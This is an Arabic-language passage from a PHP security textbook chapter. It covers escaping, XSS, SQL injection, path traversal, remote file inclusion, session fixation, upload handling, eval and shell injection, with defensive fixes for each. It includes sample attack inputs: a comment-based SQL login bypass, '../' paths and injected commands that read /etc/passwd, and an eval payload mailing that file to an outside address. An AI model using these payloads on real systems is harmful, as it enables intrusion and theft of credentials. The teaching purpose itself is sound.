يوضح هذا المثال استخدام اصطلاح تسمية آخر. تتشابه المصفوفة $html مع المصفوفة $clean، إلا أن الغرض منها هو الاحتفاظ بالبيانات الآمنة لاستخدامها في سياق HTML.

أحيانًا يتم تضمين عناوين URL في HTML كروابط:

```
<a href="http://host/script.php?var={$value}">Click Here</a>
```

في هذا المثال المحدد، توجد $value داخل السياقات المتداخلة. إنه ضمن سلسلة طلب البحث لعنوان URL مضمن في HTML كرابط. نظرًا لأنه أبجدي في هذه الحالة، فمن الآمن استخدامه في كلا السياقين. ومع ذلك، عندما لا يمكن ضمان أمان قيمة $var في هذه السياقات، يجب تجاوزها مرتين:

```
$url = array(
 'value' => urlencode($value),
);

$link = "http://host/script.php?var={$url['value']}";

$html = array(
 'link' => htmlentities($link, ENT_QUOTES, "UTF-8"),
);

echo "<a href=\"{$html['link']}\">Click Here</a>";
```

هذا يضمن أن الرابط آمن للاستخدام في سياق HTML، وعندما يتم استخدامه كعنوان URL (مثل عندما ينقر المستخدم على الرابط)، يضمن تشفير عنوان URL الحفاظ على قيمة $var.

بالنسبة لمعظم قواعد البيانات، هناك دالة هروب أصلية خاصة بقاعدة البيانات. على سبيل المثال: يوفر امتداد MySQL ‏mysqli_real_escape_string():

```
$mysql = array(
 'username' => mysqli_real_escape_string($clean['username']),
);

$sql = "SELECT * FROM profile
 WHERE username = '{$mysql['username']}'";

$result = mysql_query($sql);
```

البديل الأكثر أمانًا هو استخدام مكتبة تجريد قاعدة البيانات التي تتعامل مع الهروب نيابة عنك. يوضح ما يلي هذا المفهوم باستخدام PEAR::DB:

```
$sql = "INSERT INTO users (last_name) VALUES (?)";
$db->query($sql, array($clean['last_name']));
```

على الرغم من أن هذا ليس مثالاً كاملاً، إلا أنه يبرز استخدام عنصر نائب (علامة الاستفهام) في استعلام SQL. تقتبس PEAR::DB البيانات بشكل صحيح وتتخلص منها وفقًا لمتطلبات قاعدة البيانات الخاصة بك. ألق نظرة على الفصل 9 لمزيد من التغطية المتعمقة لتقنيات العناصر النائبة.

قد يشتمل حل هروب الإخراج الأكثر اكتمالاً على الهروب المدرك للسياق لعناصر HTML، وخصائص HTML، وجافا سكريبت، و CSS، ومحتوى عنوان URL، وسوف يفعل ذلك بطريقة آمنة Unicode. يُظهر المثال 14-1 فئة نموذجية لإنهاء الإخراج في مجموعة متنوعة من السياقات ، بناءً على قواعد هروب المحتوى المحددة بواسطة Open Web Application Security Project.

مثال 14-1. الهروب من الإخراج لسياقات متعددة

```
class Encoder
{
 const ENCODE_STYLE_HTML = 0;
 const ENCODE_STYLE_JAVASCRIPT = 1;
 const ENCODE_STYLE_CSS = 2;
 const ENCODE_STYLE_URL = 3;
 const ENCODE_STYLE_URL_SPECIAL = 4;

 private static $URL_UNRESERVED_CHARS =
 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcedfghijklmnopqrstuvwxyz-_.~';

 public function encodeForHTML($value) {
 $value = str_replace('&', '&amp;', $value);
 $value = str_replace('<', '&lt;', $value);
 $value = str_replace('>', '&gt;', $value);
 $value = str_replace('"', '&quot;', $value);
 $value = str_replace('\'', '&#x27;', $value); // &apos; is not
recommended
 $value = str_replace('/', '&#x2F;', $value); // forward slash
can help end
 HTML entity

 return $value;
 }

 public function encodeForHTMLAttribute($value) {
 return $this->_encodeString($value);
 }
```

```
public function encodeForJavascript($value) {
return $this->_encodeString($value, self::ENCODE_STYLE_JAVASCRIPT);
}

public function encodeForURL($value) {
return $this->_encodeString($value, self::ENCODE_STYLE_URL_SPECIAL);
}

public function encodeForCSS($value) {
return $this->_encodeString($value, self::ENCODE_STYLE_CSS);
}

/*
يشفر أي أحرف خاصة في جزء المسار من عنوان URL. لا يقوم بتعديل الشرطة المائلة للأمام المستخدمة للإشارة إلى المجلدات. إذا كانت أسماء المجلدات الخاصة بك تحتوي على شرطات مائلة (نادرة)، فاستخدم urlencode العادي في كل مكون من مكونات المجلد ثم قم بجمعها معًا بشرطة مائلة للأمام.
استنادًا إلى http://en.wikipedia.org/wiki/Percent-encoding وhttp://tools.ietf.org/html/rfc3986
*/
public function encodeURLPath($value) {
$length = mb_strlen($value);

if ($length == 0) {
return $value;
}
```

```
$output = '';

for ($i = 0; $i < $length; $i++) {
$char = mb_substr($value, $i, 1);

if ($char == '/') {
// .الشرطات المائلة متاحة في المسارات
$output .= $char;
}
else if (mb_strpos(self::$URL_UNRESERVED_CHARS, $char) == false) {
// .إنه ليس مدرجًا في القائمة غير المحجوزة لذا يجب ترميزه
$output .= $this->_encodeCharacter($char, self::ENCODE_STYLE_URL);
}
else {
// It's in the unreserved list so let it through.
$output .= $char;
}
}

return $output;
}

private function _encodeString($value, $style = self::ENCODE_STYLE_HTML) {
if (mb_strlen($value) == 0) {
return $value;
}
```

```
$characters = preg_split('/(?<!^)(?!$)/u', $value);
$output = '';

foreach ($characters as $c) {
$output .= $this->_encodeCharacter($c, $style);
}

return $output;
}

private function _encodeCharacter($c, $style = self::ENCODE_STYLE_HTML) {
if (ctype_alnum($c)) {
return $c;
}

if (($style === self::ENCODE_STYLE_URL_SPECIAL) && ($c == '/' || $c == ':')) {
return $c;
}

$charCode = $this->_unicodeOrdinal($c);

$prefixes = array(
self::ENCODE_STYLE_HTML => array('&#x', '&#x'),
self::ENCODE_STYLE_JAVASCRIPT => array('\\x', '\\u'),
self::ENCODE_STYLE_CSS => array('\\', '\\'),
self::ENCODE_STYLE_URL => array('%', '%'),
self::ENCODE_STYLE_URL_SPECIAL => array('%', '%'),
);
```

```
 $suffixes = array(
 self::ENCODE_STYLE_HTML => ';',
 self::ENCODE_STYLE_JAVASCRIPT => '',
 self::ENCODE_STYLE_CSS => '',
 self::ENCODE_STYLE_URL => '',
 self::ENCODE_STYLE_URL_SPECIAL => '',
 );

 // if ASCII, encode with \\xHH
 if ($charCode < 256) {
 $prefix = $prefixes[$style][0];
 $suffix = $suffixes[$style];

 return  $prefix  .  str_pad(strtoupper(dechex($charCode)),  2,
'0') . $suffix;
 }
// otherwise encode with \\uHHHH
 $prefix = $prefixes[$style][1];
 $suffix = $suffixes[$style];
return $prefix . str_pad(strtoupper(dechex($charCode)), 4, '0')
. $suffix;
 }
private function _unicodeOrdinal($u) {
 $c = mb_convert_encoding($u, 'UCS-2LE', 'UTF-8');
 $c1 = ord(substr($c, 0, 1));
 $c2 = ord(substr($c, 1, 1));
return $c2 * 256 + $c1;
 }
}
```

الثغرات الأمنية

الآن وبعد أن اكتشفنا طريقتين أساسيتين للحماية، دعنا ننتقل إلى بعض نقاط الضعف الأمنية الشائعة.

البرامج النصية العابرة للمواقع Cross-Site Scripting

أصبحت البرامج النصية العابرة للمواقع (XSS) أكثر ثغرات أمنية في تطبيقات الويب شيوعًا، ومع تزايد شعبية تقنيات Ajax، من المرجح أن تصبح هجمات XSS أكثر تقدمًا وتحدث بشكل متكرر.

مصطلح البرمجة النصية عبر المواقع مشتق من استغلال قديم ولم يعد وصفيًا أو دقيقًا للغاية لمعظم الهجمات الحديثة، وقد تسبب هذا في بعض الالتباس. ببساطة، تكون التعليمات البرمجية الخاصة بك عرضة للخطر عندما تقوم بإخراج بيانات لا يتم هروبها بشكل صحيح إلى سياق الإخراج. فمثلا:

```
echo $_POST['username'];
```

هذا مثال شاذ؛ لأنه من الواضح أن $_POST لم يتم تصفيته أو هروبه، لكنه يوضح الثغرة الأمنية.

تقتصر هجمات XSS على ما هو ممكن فقط باستخدام تقنيات جانب العميل. تاريخيًا، تم استخدام XSS لالتقاط ملفات تعريف الارتباط للضحية من خلال الاستفادة من حقيقة أن document.cookie يحتوي على هذه المعلومات.

من أجل منع XSS، تحتاج ببساطة إلى الهروب بشكل صحيح من مخرجاتك لسياق الإخراج:

```
$html = array(
 'username' => htmlentities($_POST['username'], ENT_QUOTES,
"UTF-8"),
);
echo $html['username'];
```

يجب عليك دائمًا تصفية المدخلات الخاصة بك، والتي يمكن أن توفر حماية زائدة عن الحاجة في بعض الحالات (تنفيذ الضمانات الزائدة يلتزم بمبدأ الأمان المعروف باسم الدفاع في العمق). على سبيل المثال، إذا قمت بفحص اسم مستخدم للتأكد من أنه أبجدي وأيضًا إخراج اسم المستخدم الذي تمت تصفيته فقط، فلا توجد ثغرة XSS. فقط تأكد من أنك لا تعتمد على التصفية كضمانة أساسية ضد XSS؛ لأنها لا تعالج السبب الجذري للمشكلة.

حقن SQL

ثاني أكثر الثغرات شيوعًا في تطبيقات الويب هي حقن SQL، وهو هجوم مشابه جدًا لـ XSS. يتمثل الإختلاف في وجود ثغرات أمنية لحقن SQL في أي مكان تستخدم فيه بيانات لم يتم هروبها في استعلام SQL. (إذا كانت هذه الأسماء أكثر اتساقًا، فمن المحتمل أن يطلق على XSS اسم "حقن HTML").

يوضح المثال التالي ثغرة أمنية حقن SQL:

```
$hash = hash($_POST['password']);

$sql = "SELECT count(*) FROM users
 WHERE username = '{$_POST['username']}' AND password =
'{$hash}'";

$result = mysql_query($sql);
```

تكمن المشكلة في أنه إذا لم يتم escape اسم المستخدم، فيمكن لقيمته معالجة تنسيق استعلام SQL. نظرًا لأن هذه الثغرة الأمنية الخاصة شائعة جدًا، فإن العديد من المهاجمين يحاولون استخدام أسماء مستخدمين مثل ما يلي عند محاولة تسجيل الدخول إلى الموقع المستهدف:

chris' --

يحب المهاجمون اسم المستخدم هذا، لأنه يسمح بالوصول إلى الحساب باستخدام اسم المستخدم 'chris دون الحاجة إلى معرفة كلمة مرور هذا الحساب. بعد التوسعة، يصبح استعلام SQL كالتالي:

```
SELECT count(*)
FROM users
WHERE username = 'chris' --'
AND password = '...'";
```

نظراً لأن الشرطتين المتتاليتين (--) تشيران إلى بداية تعليق SQL، فإن هذا الاستعلام مطابق لما يلي:

```
SELECT count(*)
FROM users
WHERE username = 'chris'
```

إذا افترضت الكود الذي يحتوي على مقتطف الكود هذا تسجيل دخول ناجحًا عندما تكون `$result` غير صفرية، فإن إدخال SQL هذا سيسمح للمهاجم بتسجيل الدخول إلى أي حساب دون الحاجة إلى معرفة كلمة المرور أو تخمينها.

يتم تحقيق حماية تطبيقاتك من حقن SQL بشكل أساسي عن طريق **escaping output**:

```
$mysql = array();

$hash = hash($_POST['password']);
$mysql['username'] =
mysql_real_escape_string($clean['username']);

$sql = "SELECT count(*) FROM users
 WHERE username = '{$mysql['username']}' AND password =
'{$hash}'";

$result = mysql_query($sql);
```

ومع ذلك، فإن هذا يضمن فقط أن البيانات التي escape منها يتم تفسيرها على أنها بيانات. ما زلت بحاجة لتصفية البيانات، لأن الأحرف مثل علامة النسبة المئوية (٪) لها معنى خاص في SQL ولكن لا يلزم هروبها escaped.

أفضل حماية ضد حقن SQL هي استخدام المعلمات المرتبطة "*bound parameters*". يوضح المثال التالي استخدام المعلمات المرتبطة بامتداد PHP's PDO وقاعدة بيانات Oracle:

```
$sql = $db->prepare("SELECT count(*) FROM users
 WHERE username = :username AND password = :hash");
```

```
$sql->bindParam(":username", $clean['username'], PDO::PARAM_STRING, 32);

$sql->bindParam(":hash", hash($_POST['password']), PDO::PARAM_STRING, 32);
```

نظراً لأن المعلمات المرتبطة تضمن أن البيانات لا تدخل أبدًا في سياق حيث يمكن اعتبارها أي شيء سوى البيانات (أي أنها لا يساء توسعتها مطلقًا)، فلا داعي للهروب من اسم المستخدم وكلمة المرور.

ثغرات في اسم الملف Filename Vulnerabilities

من السهل إلى حد ما إنشاء اسم ملف يشير إلى شيء آخر غير ما كنت تقصده. على سبيل المثال، لنفترض أن لديك متغير username$ يحتوي على الاسم الذي يريد المستخدم تسميته، والذي حدده المستخدم من خلال حقل النموذج. لنفترض الآن أنك تريد تخزين رسالة ترحيب لكل مستخدم في المجلد *usr/local/lib/greetings/* بحيث يمكنك إخراج الرسالة في أي وقت يسجل فيه المستخدم الدخول إلى التطبيق الخاص بك. الكود المطلوب لطباعة تحية المستخدم الحالي هو:

```
include("/usr/local/lib/greetings/{$username}");
```

يبدو هذا غير ضار كفاية؛ ولكن ماذا لو اختار المستخدم اسم المستخدم "../../../../etc/passwd"؟ الكود المراد تضمين التحية يتضمن الآن هذا المسار النسبي بدلاً من ذلك: *etc/passwd/*. تعد المسارات النسبية خدعة شائعة يستخدمها المتسللون ضد البرامج النصية.

هناك مصيدة أخرى للمبرمج غير الحذق تكمن في الطريقة التي يمكن أن تفتح بها PHP الملفات البعيدة افتراضياً بنفس الدوال التي تفتح الملفات المحلية. يمكن تمرير دالة `fopen()` وأي شيء يستخدمها، مثل: `include()` و `require()`، يمكن تمريرها عبر روابط http أو ftp كاسم ملف، وسيتم فتح المستند المحدد بواسطة عنوان URL. فمثلا:

```
chdir("/usr/local/lib/greetings");
$fp = fopen($username, 'r');
```

إذا تم تعيين username$ على https://www.example.com/myfile، فسيتم فتح ملف بعيد وليس ملفًا محلياً.

يزداد الوضع سوءًا إذا سمحت للمستخدم بإخبارك بالملف المراد تضمينه `include()`:

```
$file = $_REQUEST['theme'];
include($file);
```

إذا قام المستخدم بتمرير معلمة سمة "theme" من https://www.example.com/badcode.inc وكانت variables_order لديك تتضمن GET أو POST، فسيسعد برنامج PHP النصي الخاص بك بتحميل وتشغيل التعليمات البرمجية عن بُعد. لا تستخدم المعلمات كأسماء ملفات مثل هذا أبدا.

توجد عدة حلول لمشكلة التحقق من أسماء الملفات. يمكنك تعطيل الوصول إلى الملفات عن بُعد، والتحقق من أسماء الملفات باستخدام `realpath()` و `basename()` (كما هو موضح لاحقًا)، واستخدام الخيار open_basedir لتقييد الوصول إلى نظام الملفات خارج جذر المستند الخاص بموقعك.

تحقق من المسارات النسبية Check for relative paths

عندما تحتاج إلى السماح للمستخدم بتحديد اسم ملف في التطبيق الخاص بك، يمكنك استخدام توليفة من دوال `realpath()` و `basename()` للتأكد من أن اسم الملف هو ما يجب أن يكون. تعمل الدالة `realpath()` على حل العلامات الخاصة (مثل. و ..). بعد استدعاء `realpath()`، فإن المسار الناتج هو مسار كامل يمكنك من خلاله استخدام `basename()`. ترجع الدالة `basename()` جزء اسم الملف فقط من المسار.

بالعودة إلى سيناريو رسالة الترحيب الخاصة بنا، إليك مثال على تطبيق `realpath()` و `basename()`:

```
$filename = $_POST['username'];
$vetted = basename(realpath($filename));


if ($filename !== $vetted) {
 die("{$filename} is not a good username");
}
```

في هذه الحالة، حللنا $filename إلى مساره الكامل ثم استخرجنا اسم الملف فقط. إذا كانت هذه القيمة لا تتطابق مع القيمة الأصلية لـ $filename، فلدينا اسم ملف سيئ لا نريد استخدامه.

بمجرد حصولك على اسم الملف الواضح تمامًا، يمكنك إعادة بناء ما يجب أن يكون عليه مسار الملف، بناءً على المكان الذي يجب أن تذهب إليه الملفات القانونية، وإضافة امتداد ملف بناءً على المحتويات الفعلية للملف:

```
include("/usr/local/lib/greetings/{$filename}");
```

تثبيت الجلسة Session Fixation

الهجوم الشائع جدًا الذي يستهدف الجلسات هو تثبيت الجلسة. السبب الرئيسي وراء شعبيتها هو أنها أسهل طريقة يمكن للمهاجم من خلالها الحصول على معرف جلسة صالح. على هذا النحو، يُقصد به أن يكون بمثابة نقطة انطلاق لهجوم اختطاف الجلسة "session hijacking attack"، حيث ينتحل المهاجم شخصية المستخدم من خلال تقديم معرف جلسة المستخدم.

تثبيت الجلسة هو أي أسلوب يتسبب في قيام الضحية باستخدام معرف جلسة يختاره المهاجم. أبسط مثال على ذلك هو ارتباط بمعرف جلسة مضمن:

```
<a href="http://host/login.php?PHPSESSID=1234">Log In</a>
```

الضحية التي تنقر على هذا الرابط ستستأنف الجلسة المحددة على أنها 1234، وإذا استمرت الضحية في تسجيل الدخول، فيمكن للمهاجم أن يخطف جلسة الضحية لتصعيد مستوى الامتياز.

هناك عدد قليل من المتغيرات "variants" لهذا الهجوم، بما في ذلك البعض الذي يستخدم ملفات تعريف الارتباط لهذا الغرض نفسه. لحسن الحظ، فإن الحماية بسيطة ومباشرة. عندما يكون هناك تغيير في مستوى الامتياز، مثل عندما يقوم المستخدم بتسجيل الدخول، قم بإعادة إنشاء معرف الجلسة باستخدام session_regenerate_id():

```
if (check_auth($_POST['username'], $_POST['password'])) {
 $_SESSION['auth'] = TRUE;
 session_regenerate_id(TRUE);
}
```

هذا يمنع بشكل فعال هجمات تثبيت الجلسة من خلال التأكد من أن أي مستخدم يسجل الدخول (أو يصعد مستوى الامتياز بأي شكل من الأشكال) يتم تعيين معرف جلسة عشوائي جديد.

فخ تحميل ملف File Upload Traps

تجمع عمليات تحميل الملفات بين خطرين ناقشناهما بالفعل: البيانات القابلة للتعديل بواسطة المستخدم ونظام الملفات. بينما يعد PHP 7 نفسه آمنًا في كيفية تعامله مع الملفات المرفوعة، إلا أن هناك العديد من الفخاخ المحتملة للمبرمجين غير الحذرين.

عدم الثقة في أسماء الملفات التي يوفرها المستعرض

كن حذرًا عند استخدام اسم الملف الذي أرسله المتصفح. إذا كان ذلك ممكنًا، فلا تستخدمه كاسم للملف على نظام الملفات الخاص بك. من السهل جعل المتصفح يرسل ملفًا محددًا على أنه */etc/passwd* أو */home/kevin/.forward*. يمكنك استخدام الاسم الذي يوفره المستعرض لجميع تفاعلات المستخدم، ولكن يمكنك إنشاء اسم فريد بنفسك لاستدعاء الملف بالفعل. فمثلا:

```
$browserName = $_FILES['image']['name'];
$tempName = $_FILES['image']['tmp_name'];

echo "Thanks for sending me {$browserName}.";

$counter++; // persistent variable
$filename = "image_{$counter}";

if (is_uploaded_file($tempName)) {
 move_uploaded_file($tempName, "/web/images/{$filename}");
}
else {
 die("There was a problem processing the file.");
}
```

احذر من ملء نظام الملفات الخاص بك

فخ آخر هو حجم الملفات المرفوعة. على الرغم من أنه يمكنك إخبار المتصفح بالحد الأقصى لحجم الملف المراد تحميله، إلا أن هذه مجرد توصية ولا تضمن عدم تسليم النص البرمجي ملفًا بحجم أكبر. يمكن للمهاجمين تنفيذ هجوم رفض الخدمة "denial-of-service attack" عن طريق إرسال ملفات كبيرة بما يكفي لملء نظام ملفات الخادم الخاص بك.

اضبط خيار التكوين post_max_size في ملف php.ini على الحجم الأقصى (بالبايت) الذي تريده:

```
post_max_size = 1024768; // ميجا بايت واحد
```

ستتجاهل PHP الطلبات ذات حمولات البيانات الأكبر من هذا الحجم. من المحتمل أن يكون 10 MB الافتراضي أكبر مما تتطلبه معظم المواقع.

حساب لإعدادات EGPCS

يقوم ترتيب- المتغيرات "variables_order" الافتراضي (EGPCS: البيئة "**E**nvironment"، **G**ET، **P**OST، ملف تعريف الارتباط "**C**ookie"، الخادم "**S**erver") بمعالجة معلمات GET و POST قبل ملفات تعريف الارتباط. هذا يجعل من الممكن للمستخدم إرسال ملف تعريف ارتباط يحل محل المتغير العام الذي تعتقد أنه يحتوي على معلومات حول الملف الذي تم تحميله. لتجنب هذا الفخ تحقق من أن الملف المحدد كان في الواقع ملفًا تم تحميله باستخدام الدالة `is_uploaded_file()`. فمثلا:

```
$uploadFilepath = $_FILES['uploaded']['tmp_name'];


if (is_uploaded_file($uploadFilepath)) {
 $fp = fopen($uploadFilepath, 'r');
if ($fp) {
 $text = fread($fp, filesize($uploadFilepath));
 fclose($fp);
// عمل شيء ما محتويات الملف
 }
}
```

توفر PHP دالة `move_uploaded_file()` التي تنقل الملف فقط إذا كان ملفًا تم تحميله. يُفضل نقل الملف مباشرةً باستخدام دالة على مستوى النظام أو دالة `copy()`. على سبيل المثال، لا يمكن خداع الكود التالي بواسطة ملفات تعريف الارتباط:

```
move_uploaded_file($_REQUEST['file'], "/new/name.txt");
```

الوصول غير المصرح به للملفات

إذا كان بإمكانك أنت والأشخاص الذين نثق بهم فقط تسجيل الدخول إلى خادم الويب الخاص بك، فلا داعي للقلق بشأن أذونات الملفات للملفات المستخدمة أو التي تم إنشاؤها بواسطة برامج PHP. ومع ذلك، تتم استضافة معظم مواقع الويب على أجهزة مزود خدمة الإنترنت، وهناك خطر يتمثل في أن المستخدمين غير الموثوق بهم يمكنهم قراءة الملفات التي ينشئها برنامج PHP الخاص بك. هناك عدد من الأساليب التي يمكنك استخدامها للتعامل مع مشكلات أذونات الملفات.

تقييد وصول نظام الملفات لمجلد محدد

يمكنك تعيين الخيار open_basedir لتقييد الوصول من نصوص PHP إلى مجلد معين. إذا تم تعيين open_basedir في ملفك php.ini، فإن PHP يحد من نظام الملفات ودوال الإدخال/الإخراج بحيث يمكن تشغيلهما فقط داخل هذا المجلد أو أي من مجلداته الفرعية. فمثلا:

```
open_basedir = /some/path
```

مع تفعيل هذا التكوين، تنجح استدعاءات الدوال التالية:

```
unlink("/some/path/unwanted.exe");
include("/some/path/less/travelled.inc");
```

لكن هذه تولد أخطاء وقت التشغيل:

```
$fp = fopen("/some/other/file.exe", 'r');
$dp = opendir("/some/path/../other/file.exe");
```

بالطبع، يمكن لخادم ويب واحد تشغيل العديد من التطبيقات، وعادةً ما يخزن كل تطبيق الملفات في مجلده الخاص. يمكنك تكوين open_basedir على أساس كل مضيف افتراضي في ملف httpd.conf الخاص بك مثل هذا:

```
<VirtualHost 1.2.3.4>
      ServerName domainA.com
      DocumentRoot /web/sites/domainA
      php_admin_value open_basedir /web/sites/domainA
</VirtualHost>
```

وبالمثل، يمكنك تكوينه لكل مجلد أو لكل عنوان URL في httpd.conf:

```
# by directory
<Directory /home/httpd/html/app1>
 php_admin_value open_basedir /home/httpd/html/app1
</Directory>

# by URL
<Location /app2>
 php_admin_value open_basedir /home/httpd/html/app2
</Location>
```

يمكن تعيين المجلد open_basedir في ملف httpd.conf فقط، وليس في ملفات htaccess.، ويجب عليك استخدام php_admin_value لتعيينه.

احصل على الأذونات الصحيحة في المرة الأولى

لا تقم بإنشاء ملف ثم تقوم بتغيير أذوناته. يؤدي هذا إلى إنشاء حالة سباق، حيث يمكن للمستخدم المحظوظ فتح الملف بمجرد إنشائه ولكن قبل أن يتم قفله. بدلاً من ذلك، استخدم دالة umask() لإزالة الأذونات غير الضرورية. فمثلا:

```
umask(077); // disable ---rwxrwx
$fh = fopen("/tmp/myfile", 'w');
```

افتراضيا، تحاول الدالة `fopen()` إنشاء ملف بإذن (-rw-rw-rw) 0666. يؤدي استدعاء `umask()` أولاً لتعطيل بتات المجموعة والآخرين، ولم يتبق سوى (-------rw) 0600. الآن، عندما يتم استدعاء `fopen()`، يتم إنشاء الملف بهذه الأذونات.

لا تستخدم الملفات

نظرًا لأن جميع البرامج النصية التي تعمل على جهاز يعمل بنفس المستخدم، يمكن قراءة الملف الذي ينشئه أحد البرامج النصية بواسطة برنامج نصي آخر، بغض النظر عن المستخدم الذي كتب النص. كل ما يحتاجه البرنامج النصي لقراءة ملف هو اسم هذا الملف.

لا توجد طريقة لتغيير ذلك، لذا فإن أفضل حل هو عدم استخدام الملفات لتخزين البيانات التي يجب حمايتها؛ المكان الأكثر أمانًا لتخزين البيانات هو قاعدة البيانات.

الحل المعقد هو تشغيل Apache daemon منفصل لكل مستخدم. إذا قمت بإضافة وكيل عكسي مثل haproxy أمام مجموعة مثيلات Apache، فقد تتمكن من خدمة أكثر من 100 مستخدم على جهاز واحد. ومع ذلك، فإن القليل من المواقع تفعل ذلك؛ لأن التعقيد والتكلفة أكبر بكثير من تلك الخاصة بالوضع المعتاد، حيث يمكن لبرنامج Apache الخفي أن يخدم صفحات الويب لآلاف المستخدمين.

حماية ملفات الجلسة

مع دعم الجلسة المدمج في PHP، يتم تخزين معلومات الجلسة في ملفات. يتم تسمية كل ملف /tmp/sess_*id*، حيث يكون id هو اسم الجلسة ويملكه معرف مستخدم خادم الويب، وعادة لا أحد.

نظرًا لأن جميع البرامج النصية لـ PHP تعمل بنفس المستخدم من خلال خادم الويب، فهذا يعني أن أي برنامج نصي PHP مستضاف على الخادم يمكنه قراءة أي ملفات جلسة لأي موقع PHP آخر. في الحالات التي يتم فيها تخزين كود PHP الخاص بك على خادم مزود خدمة الإنترنت الذي يتم مشاركته مع برامج PHP النصية للمستخدمين الآخرين، تكون المتغيرات التي تخزنها في جلساتك مرئية للبرامج النصية الأخرى.

والأسوأ من ذلك، يمكن للمستخدمين الآخرين على الخادم إنشاء ملفات في مجلد الجلسة *tmp/*. لا يوجد شيء يمنع المهاجمين من إنشاء ملف جلسة وهمي يحتوي على أي متغيرات وقيم يريدونها فيه. يمكنهم بعد ذلك جعل المتصفح يرسل البرنامج النصي الخاص بك ملف تعريف ارتباط يحتوي على اسم الجلسة المزيفة، وسيقوم البرنامج النصي الخاص بك بتحميل المتغيرات المخزنة في ملف الجلسة المزيف.

أحد الحلول هو أن تطلب من مزود الخدمة تكوين الخادم الخاص به لوضع ملفات الجلسة في مجلدك الخاص. عادة، هذا يعني أن كتلة VirtualHost في ملف Apache httpd.conf ستحتوي على:

```
php_value session.save_path /some/path
```

إذا كانت لديك إمكانيات htaccess. على الخادم الخاص بك وتم تكوين Apache للسماح لك بتجاوز الخيارات، فيمكنك إجراء التغيير بنفسك.

إخفاء مكتبات PHP

لقد تعلم العديد من المخترقين نقاط الضعف عن طريق تنزيل الملفات المضمنه أو البيانات المخزنة إلى جانب ملفات HTML و PHP في جذر مستند خادم الويب. لمنع حدوث ذلك لك، كل ما عليك فعله هو تخزين مكتبات الأكواد والبيانات خارج جذر مستند الخادم.

على سبيل المثال، إذا كان جذر المستند هو *home/httpd/html/*، فيمكن تنزيل كل شيء أسفل هذا المجلد من خلال عنوان URL. من السهل وضع كود المكتبة وملفات التكوين وملفات السجل والبيانات الأخرى خارج هذا المجلد (على سبيل المثال: *usr/local/lib/myapp/*). لا يمنع هذا المستخدمين الآخرين على خادم الويب من الوصول إلى هذه الملفات (راجع "عدم استخدام الملفات")، ولكنه يمنع المستخدمين عن بُعد من تنزيل الملفات.

إذا كان يجب عليك تخزين هذه الملفات المساعدة في جذر المستند الخاص بك، فيجب عليك تكوين خادم الويب لرفض الطلبات الخاصة بهذه الملفات. على سبيل المثال، هذا يخبر Apache برفض طلبات أي ملف بامتداد *inc.*، وهو امتداد شائع لـ PHP يتضمن الملفات:

```
<Files ~ "\.inc$">
 Order allow,deny
 Deny from all
</Files>
```

الطريقة الأفضل والأكثر تفضيلاً لمنع تنزيل ملفات PHP المصدر هي استخدام امتداد php. دائمًا.

إذا قمت بتخزين مكتبات الكود في مجلد مختلف عن صفحات PHP التي تستخدمها، فستحتاج إلى إخبار PHP بمكان المكتبات. قم بإعطاء مسار للكود في كل من `include()` أو `require()`، أو قم بتغيير include_path في php.ini:

```
include_path = ".:/usr/local/php:/usr/local/lib/myapp";
```

مشاكل كود PHP

باستخدام دالة `eval()`، تسمح PHP بتنفيذ أو تشغيل الأكواد (أكواد php). على الرغم من أنه يمكن أن يكون مفيدًا في حالات قليلة محدودة، إلا أن السماح لأي بيانات يوفرها المستخدم بالدخول إلى استدعاء `eval()` هو مجرد طلب للاختراق. على سبيل المثال، الكود التالي هو كابوس أمني:

```
<html>
 <head>
 <title>Here are the keys...</title>
 </head>
<body>
 <?php if ($_REQUEST['code']) {
 echo "Executing code...";
eval(stripslashes($_REQUEST['code'])); // BAD!
 } ?>

 <form action="<?php echo $_SERVER['PHP_SELF']; ?>">
 <input type="text" name="code" />
 <input type="submit" name="Execute Code" />
 </form>
 </body>
</html>
```

تأخذ هذه الصفحة بعض أكواد PHP العشوائية من نموذج وتقوم بتشغيلها كجزء من البرنامج النصي. الكود قيد التشغيل لديه حق الوصول إلى جميع المتغيرات العامة، ويعمل بنفس الامتيازات مثل البرنامج النصي. ليس من الصعب معرفة سبب هذه المشكلة. اكتب هذا في النموذج:

```
include("/etc/passwd");
```

لا تفعل هذا أبدا. لا توجد طريقة عملية للتأكد من أن مثل هذا البرنامج النصي يمكن أن يكون آمنًا على الإطلاق.

يمكنك تعطيل استدعاءات دوال معينة بشكل عام عن طريق إدراجها، مفصولة بفواصل، في خيار تكوين disable_functions في php.ini. على سبيل المثال، قد لا تحتاج أبدًا إلى دالة `system()`، لذا يمكنك تعطيلها بالكامل باستخدام:

```
disable_functions = system
```

هذا لا يجعل `eval()` أكثر أمانًا، على الرغم من أنه لا توجد طريقة لمنع المتغيرات المهمة من التغيير أو استدعاء البنى المضمنة مثل `echo()`.

في حالة `include`، و`require`، و`include_once`، و`require_once`، فإن أفضل رهان لك هو إيقاف تشغيل الوصول إلى الملفات عن بُعد باستخدام `allow_url_fopen`.

يعد أي استخدام لـ `eval()` وخيار `/e` مع `preg_replace()` أمرًا خطيرًا، خاصة إذا كنت تستخدم أي بيانات أدخلها المستخدم في الإستدعاءات. ضع في اعتبارك ما يلي:

```
eval("2 + {$userInput}");
```

يبدو غير ضار. ومع ذلك، افترض أن المستخدم أدخل القيمة التالية:

```
2; mail("l33t@somewhere.com", "Some passwords", "/bin/cat /etc/passwd");
```

في هذه الحالة، سيتم تنفيذ كل من الأمر المتوقع والأمر الذي تفضل أن تتجنبه. الحل الوحيد القابل للتطبيق هو عدم إعطاء البيانات التي يوفرها المستخدم لـ `eval()`.

نقاط ضعف أوامر الصدفة Shell Command Weaknesses

كن حذرًا جدًا من استخدام دوال `exec()` و `system()` و `passthru()` و `popen()` وعامل backtick (`) في الكود الخاصة بك. تعتبر الصدفة مشكلة؛ لأنها تتعرف على الأحرف الخاصة (على سبيل المثال: الفواصل المنقوطة لفصل الأوامر). على سبيل المثال، افترض أن البرنامج النصي الخاص بك يحتوي على هذا السطر:

```
system("ls {$directory}");
```

إذا مرر المستخدم القيمة "/tmp;cat /etc/passwd" كمعامل $directory، فسيتم عرض ملف كلمات المرور، لأن `system()` تنفذ الأمر التالي:

```
ls /tmp;cat /etc/passwd
```

في الحالات التي يتعين عليك فيها تمرير المدخلات التي يوفرها المستخدم إلى أمر shell، استخدم `escapeshellarg()` على السلسلة للتخلص من أي تسلسلات لها معنى خاص للصدفات:

```
$cleanedArg = escapeshellarg($directory);
system("ls {$cleanedArg}");
```

